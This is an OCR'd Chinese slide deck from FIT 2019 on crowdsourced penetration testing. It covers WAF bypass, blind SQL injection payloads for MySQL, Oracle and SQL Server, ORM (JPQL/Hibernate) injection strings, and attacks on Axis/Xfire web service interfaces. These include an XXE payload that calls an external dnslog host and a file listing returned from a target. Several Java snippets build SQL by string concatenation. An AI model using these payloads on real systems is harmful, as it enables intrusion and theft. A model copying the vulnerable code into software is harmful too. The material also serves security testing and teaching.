众测困住你的那些问题

jkgh006 | 众测资深玩家，多家众测平台TOP白帽

前 言

安全趋势的发展，现在已经变成三大阵容，一个是代表过去的传统漏洞平台，第二个是以乙方为首的众测平台，以及以甲方主导的SRC平台 ， 传统的漏洞平台慢慢的淡出视野，现在最火的莫过于SRC和众测，所有的类型终将归为一种方法，所以对于其中众测也是有一套方法论，怎么分析，怎么去绕，怎么去获取证据，等等都是有章可循，我们重点关注众测困住你的那些问题。

目录

FIT 2019

01

拦截框架下注入的过程拆解

越来越多的web系统，随着运维方安全意识的提高，网络设备的投入，以及安全编码规范的介入，漏洞的发现从过去的简单粗暴，到现在举步维艰，怎么去判断漏洞的存在，进而根据漏洞获取证据数据，这个是个众测平台选手的痛点

1 拦截框架下注入的过程拆解

FIT 2019

层层递进分析WAF求证据

1.WAF产品的原理

2.全局过WAF的几个思考点

3.漏洞层面的过WAF

数据库层面基础铺垫

1.判断性SQL语句的形式

2.条件判断函数方法分析

3.通用型判断SQL语句对比

框架层的语句分析

1.基于JPQL类型的绕过分析

2.基于Hibernate类型的绕过分析

1 数据库层面基础铺垫-条件判断函数方法分析

FIT 2019

MySQL

```
if(1=(select 1 REGEXP if(1=1,1,0x00)),1,1)=1

IFNULL(ascii(substr(user(),1,1))/(114%ascii(substr
(user(),1,1))),'yes’ )

IFNULL(hex(substr(user(),1,1))/(114%hex(substr(u
ser(),1,1))),'yes’ )

IFNULL(1/(locate(substr(user(),1,1),'r')),'yes’ )

IFNULL(1/(locate(right(left(lower(user()),1),1),'r')),'
yes’ )

left(user(),1)="r";

if(1=1,1,1)
```


ORACLE

```
NVL(TO_CHAR(DBMS_XMLGEN.getxml('sele
ct 1 from dual where 1337>1')),'1')!=1

NVL2(NULLIF(substr('abc',1,1),'ca'),1,2)=1
INSTR('abcd','b', 2, 1)>0

2018-10-21’ -
decode(1,21,1,to_date(decode(1,1,'','s'),'yyyy
-mm-dd'))-’

to_date(decode(substr(user,1,1),'a','','s'),'yyy
y-mm-dd’ ))

decode(sign(INSTR(USER,'A', 2,
1)),0,to_number('x'),1)
```

Microsoft SQL Server 2008

```
PATINDEX('Wa%25', 'Washington')>0

right(left(lower('abc'),1),1)='a’

isnull(nullif(substring('abc',1,1),'a'),'c')='c'

regexp_like(1,(case when 1=1 then 1 else 0x00
end))
```

1 层层递进分析WAF求证据-WAF产品的原理




云模式只需将网站的DNS解析到WEB防火墙，就可以开始服务

从waf的拦截机理我们可以分为两种模式的绕过：

1.全局性质的绕过

2.漏洞从面的绕过

层层递进分析WAF求证据-全局过WAF的几个思考点




```
POST /newecshipper/check_is_login HTTP/1.1
Host: 8.8.8.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 293
Cookie: JSESSIONID=36763E9102EA0922C8ED3050AA3C1179;
rememberMe=6a1Cfi5NdaXxAjPwfDF/9WUM7lanLF0vDdbsO6MHMpS3TasaqvAQ8U1IQohikp2o/3l1C/iG/QgB4PmrwbFm4SJLHqREkFuf2oR8YRHeD8i1q9mUY/iQYs7oezk
ieNilgukacOqkllhg9YH/xKXO4kQZpTnWquCJp8ByM+WkNXANx3cvYyBfDT8YZ/FNk3aUAjCKyc8RPUiDZVtqX+ogQ3TizWiFeJ3lWnt0lRtVKgOWJZtKmza5ZbpJLVF7Zd6xXktx
teJ5XyRFQEsDSzmuWldEq1FhyDL0gAgFv3rPcYU/GqCYc10jHe1dyr6PnhN5UH4cGNobsDilOkgqQ/pZ9oeHdMCS3e2etjO6jWDmavpOeLZM0Met8wFhXQoezRQe3uZgosd
wC/lC2tTO6VjWCLP/+SPCoTc8aQEq0ZAhTtWiAHdsdQLHoneghOMlnseA6hVkfAzGp7DhRQVmlDvlh7HD4FU+dZvUMBZqpO7CVm3UBhs6BXXP6Zf9ivjhz8/w3Lv8h5Ph18/
+veR5jepykhzT0a/guKCT9jeXoGmQWDrEyxoe/8ZAyxW/bfaNo9aS
Connection: close

user_name=abc&password=123456
```

（a.畸形包绕过，b.正向数据绕过）

1.从原理上讲数据流过waf，也就是经过网络设备，再到后台的web容器，这里面存在很多兼容差问题，比如国内传统的waf，网络层解析通过nginx做的，如果web部署在weblogic，或者tomcat上，因为后者都有容错性处理，所以可以解析畸形包，但是在nginx曾解析不了，从而放过处理，达到全局绕过

2.所谓正向数据，就是说数据包本身是一个正常的，没有进行畸形构造，是过了waf的黑白名单等配置型漏洞，如果，HTTP/1.0，再比如构造假multipart数据配合GET绕过阿里云等等

1 框架层的语句分析-基于JPQL类型的绕过分析


AppServer
RDBMS
JavaApp
JPQL/HQL
POJO
ORM
SQL
DATA
Parse JPQL/HQL query and build JPQL/HQL AST
Translate JPQL/HQL AST into SQL AST
Build SQL query from SQL AST


ORM注入

通常指的是类似hibernate一类具有安全语法检测的注入

数字类型（ JPQL ）：

SELECT e FROM user e WHERE e.id = SQL('(select 1 from dual where 1=1)') and SQL('(SELECT 1)=1')

字符类型（JPQL）：



◇ ORM sees: and "'a' = 'a' and (select 8 where 1=1)=8 and 'b'" = 'b'

String in " quotes


◇ DBMS gets: and 'a' = 'a' and (select 8 where 1=1)=8 and 'b' = 'b'

Bool SQL expression – **TRUE**

and 'a' = 'a' and (select 8 where 1=2)=8 and 'b' = 'b'

Bool SQL expression – **FALSE**

1 框架层的语句分析-基于Hibernate类型的绕过分析


AppServer
RDBMS
JavaApp
JPQL/HQL
POJO
ORM
SQL
DATA
Parse JPQL/HQL query and build JPQL/HQL AST
Translate JPQL/HQL AST into SQL AST
Build SQL query from SQL AST

ORM注入

通常指的是类似hibernate一类具有安全语法检测的注入

数字类型（ Hibernate ORM ）：

test\'' or 1<length((select version())) –

翻译成为HQL语句就变为：

SELECT p FROM pl.btbw.persistent.Post p where p.name='test\'' or 1<length((select version())) – '

最后转变为真正的SQL语句：

select post0_.id as id1_0_, post0_.name as name2_0_ from post post0_ where post0_.name= ‘test\'' or 1<length((select version())) -- '

这样我们就会逃逸出来一个语句或者方法

2 基于三方调用框架分析利用

FIT 2019

WEBSERVICE接口

1.默认的安全配置

2.未授权的访问

3.自身未修复漏洞

DWR接口

1.默认的安全配置项

2.未授权的访问

3.Debug状态下的问题

HESSIAN接口

1.未授权的访问

2.自带绕waf光环

3.自身未修复漏洞

GWT接口

1.未授权访问

2.自带绕waf光环

3.接口枚举猜测

2 基于三方调用框架分析利用-WEBSERVICE接口

```
<servlet-mapping>
  <servlet-name>AxisServlet</servlet-name>
  <url-pattern>/servlet/AxisServlet</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>AxisServlet</servlet-name>
  <url-pattern>*.jws</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>AxisServlet</servlet-name>
  <url-pattern>/service/*</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>AxisServlet</servlet-name>
  <url-pattern>/services/*</url-pattern>
</servlet-mapping>
<servlet-mapping>
  <servlet-name>SOAPMonitorService</servlet-name>
  <url-pattern>/SOAPMonitor</url-pattern>
</servlet-mapping>
```

axis2

```
<servlet-mapping>
<servlet-name>XFireServlet</servlet-name>
<url-pattern>/servlet/XFireServlet/*</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>XFireServlet</servlet-name>
<url-pattern>/services/*</url-pattern>
</servlet-mapping>
```

xfire


```
<servlet>
  <servlet-name>AxisServlet</servlet-name>
  <servlet-class>
    org.apache.axis.transport.http.AxisServlet
  </servlet-class>
</servlet>
<servlet-mapping>
  <servlet-name>AxisServlet</servlet-name>
  <url-pattern>/services/*</url-pattern>
</servlet-mapping>
```

axis1

```
<servlet>
  <servlet-name>CXFServlet</servlet-name>
  <servletclass>org.apache.cxf.transport.servlet.CXFServlet</servlet-
class>
  <load-on-startup>1</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>CXFServlet</servlet-name>
  <url-pattern>/webservice/*</url-pattern>
</servlet-mapping>
```

cxf+spring


2 基于三方调用框架分析利用-WEBSERVICE接口



```
[redacted]/cms/todo.jws?wsdl
```

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<wsdl:definitions xmlns:apachesoap="http://xml.apache.org/xml-soap" xmlns:impl="http://[redacted]8088/cms/todo.jws" xmlns:intf="http://121.41.
xmlns:wsdlsoap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:xsd="http://www.w3.org/2001/XMLSchema" targetNamespace="http://[redacted]8088/cms
▼<!--
  [redacted]
 -->
▼<wsdl:message name="getToDoResponse">
   <wsdl:part name="getToDoReturn" type="xsd:int"/>
 </wsdl:message>
▼<wsdl:message name="getUserIDRequest">
   <wsdl:part name="UserName" type="xsd:string"/>
 </wsdl:message>
▼<wsdl:message name="getToDoRequest">
   <wsdl:part name="UserName" type="xsd:string"/>
 </wsdl:message>
▼<wsdl:message name="getUserIDResponse">
   <wsdl:part name="getUserIDReturn" type="xsd:int"/>
 </wsdl:message>
▼<wsdl:portType name="todo">
  ▼<wsdl:operation name="getUserID" parameterOrder="UserName">
     <wsdl:input message="impl:getUserIDRequest" name="getUserIDRequest"/>
     <wsdl:output message="impl:getUserIDResponse" name="getUserIDResponse"/>
   </wsdl:operation>
  ▼<wsdl:operation name="getToDo" parameterOrder="UserName">
     <wsdl:input message="impl:getToDoRequest" name="getToDoRequest"/>
     <wsdl:output message="impl:getToDoResponse" name="getToDoResponse"/>
   </wsdl:operation>
 </wsdl:portType>
```



todo.jws ×


```
public class todo {
    private comDAL theDAL;
    private String strSql;

    public int getUserID(String UserName) throws Exception{
        theDAL = new comDAL();
        strSql = "select userid from user_users where username='" + UserName + "'";
        ResultSet rs = theDAL.DoSelect(strSql);
        int ret = -1;
        if(rs!=null){
            ret = rs.getInt("userid");
            rs.close();
        }
        theDAL.close();
        return(ret);
    }

    public int getToDo(String UserName)throws Exception {
        int UserID = -1;
        UserID = getUserID(UserName);
            theDAL = new comDAL();
        String ids = FindRootColumns(UserID);
        strSql = "select count(id) as ct from cms_content where status in(102,1,2,104,105) and columnid in (" + ids + ")";
System.out.println(strSql);
        ResultSet rsc = theDAL.DoSelect(strSql);
        int ret=0;
        if (rsc!=null){
            ret = rsc.getInt("ct");
            rsc.close();
        }
        theDAL.close();
        return (ret);
    }
```

Jws文件审计


通常而言jws文件也是axis2发布的一种表现形式，然后更多的被审计人员忽略

1. 在web目录全局查找jws结尾的文件
2. 根据对应的web访问目录通过浏览器进行访问
3. 对其相应的接口进行审计

2 基于三方调用框架分析利用-WEBSERVICE接口



```
<html>
<head>
<title>SOAP Monitor</title>
</head>
<body>
<object classid="clsid:8AD9C840-044E-11D1-B3E9-00805F499D93" width=100% height=100% codebase="h
<param name=code value=SOAPMonitorApplet.class>
<param name="type" value="application/x-java-applet;version=1.3">
<param name="scriptable" value="false">
<param name="port" value="5001">
<comment>
<embed type="application/x-java-applet;version=1.3" code=SOAPMonitorApplet.class width=100% hei
<noembed>
</comment>
</noembed>
</embed>
</object>
</body>
</html>
```




```
public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
    int port = 0;
    if(server_socket != null) {
        port = server_socket.getLocalPort();
    }

    response.setContentType("text/html");
    response.getWriter().println("<html>");
    response.getWriter().println("<head>");
    response.getWriter().println("<title>SOAP Monitor</title>");
    response.getWriter().println("</head>");
    response.getWriter().println("<body>");
    response.getWriter().println("<object classid=\"clsid:8AD9C840-044E-11D1-B3E9-00805F499D93\" width=100% height=100% codebase=\"http://java.sun.com
    response.getWriter().println("<param name=code value=SOAPMonitorApplet.class>");
    response.getWriter().println("<param name=\"type\" value=\"application/x-java-applet;version=1.3\">");
    response.getWriter().println("<param name=\"scriptable\" value=\"false\">");
    response.getWriter().println("<param name=\"port\" value=\"" + port + "\">");
    response.getWriter().println("<comment>");
    response.getWriter().println("<embed type=\"application/x-java-applet;version=1.3\" code=SOAPMonitorApplet.class width=100% height=100% port=\"" +
    response.getWriter().println("<noembed>");
    response.getWriter().println("</comment>");
    response.getWriter().println("</noembed>");
    response.getWriter().println("</embed>");
    response.getWriter().println("</object>");
    response.getWriter().println("</body>");
    response.getWriter().println("</html>");
}

class ConnectionThread implements Runnable {
    private Socket socket = null;
    private ObjectInputStream in = null;
    private ObjectOutputStream out = null;
    private boolean closed = false;

    public ConnectionThread(Socket s) {
        this.socket = s;

        try {
            this.out = new ObjectOutputStream(this.socket.getOutputStream());
            this.out.flush();
            this.in = new ObjectInputStream(this.socket.getInputStream());
        } catch (Exception var6) {
            ;
```

SOAPMonitor

用来进行webservice管理发布，调试等等，这里面存在一个反序列化的问题


1. 访问根路径/SOAPMonitor，右键源码就可以看到一个配置项内容
2. 远程调试时候开放默认5001端口进行对象传输
3. 寻找对应的执行链构造payload进行rec

2 基于三方调用框架分析利用-WEBSERVICE接口


[redacted]/servlet/AxisServlet

And now... Some Services


- Publish (wsdl)
  - removeAll
  - removeByIds
  - findById
  - findList
  - findDefInfo
  - removeAllByState
  - modifyWaitState
  - modfiyLevel
  - publishWebsite
  - publishWebsite
  - publishColumn
  - publishColumn
  - publishChildColumn
  - publishChildColumn
  - createWebsiteIndex
  - createWebsiteColIndex
  - createColumnsIndex
  - createColumnsColIndex
  - createChildColumnsIndex
  - createChildColumnsColIndex
  - findBuildQueueByWeb
- WAAInterface (wsdl)
  - findWebsites
  - findColumns


```java
public class WAAInterface {
    private String strAppID = "1";
    private String idtime = null;

    public WAAInterface() {
    }

    public String findColumns(String webid) {
        StringBuffer xml = new StringBuffer();
        xml.append("<?xml version=\"1.0\" encoding=\"UTF-8\"?>");
        xml.append("<waa>");
        String strSql = "SELECT i_id,vc_cataname,i_parentid,b_visit FROM jcms_cataloginfo WHERE i_webid=" + webid + " AND i_style<>0";
        String[][] data = Manager.doQuery(this.strAppID, strSql);
        if(data != null && data.length > 0) {
            for(int i = 0; i < data.length; ++i) {
                xml.append("<column id=\"" + data[i][0] + "\" name=\"" + data[i][1] + "\" parid=\"" + data[i][2] + "\" statistic=\"" + data[i
                xml.append("<rule type=\"1\">/col/col" + data[i][0] + "/index.html</rule>");
                xml.append("<rule type=\"1\">/art/*/art_" + data[i][0] + "_*.html</rule>");
                xml.append("</column>");
            }
        }
```


Axis2

对于整个项目通过axis2或者axis发布的服务，从统计经验上来讲，未授权大面积存在，而且低版本的从全局上就存在xml实体注入漏洞

1. 访问对应的webservice路径，比如/services/或者/servlet/AxisServlet
2. 对所有接口对应的类进行审计，通常默认情况下都是一一对应
3. 低版本构造xxe payload可以进行漏洞测试


```
POST /jsoa/services/ProcessService HTTP/1.1
Content-Type: text/xml; charset=UTF-8
SOAPAction: "urn:anonOutInOp"
User-Agent: Axis2
Host: [redacted]
Content-Length: 123

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM
"http://axis2.88d400.dnslog.info">%remote;]>
```

2 基于三方调用框架分析利用-WEBSERVICE接口



```
POST /services/IMServer HTTP/1.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/65.0.3325.181 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
.8
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=B05841FE4A49E79ADACD4012259B080A
Connection: close
SOAPAction:
Content-Type: text/xml;charset=UTF-8
Host: [redacted]
Content-Length: 136

$$
```

```
client ip :119.[redacted].172
--------------------------------------------------------------------------------
.autofsck
.autorelabel
.readahead_collect
bin
boot
cron.tmp.1
cron.tmp.2
data
dev
etc
home
lib
lib64
lost+found
media
mnt
opt
proc
```

请求协议：指当前的请求包使用的协议，默认是http协议，左边第一个按钮
盲探协议：指用的哪一种协议去二次探测xxe，默认是gopher协议，左边第二个按钮
测试方法：测试的位置使用两个$作为占位符，例如，要测试a=1,可以写为a=$1$

Xfire

Web发布容器，已经停止维护，截至到最后一个版本，在webservice上还是存在xml实体注入

1. 访问根路径/services，暴露对应的webservices接口
2. 构造payload全局造成xml实体注入

2 基于三方调用框架分析利用-DWR接口

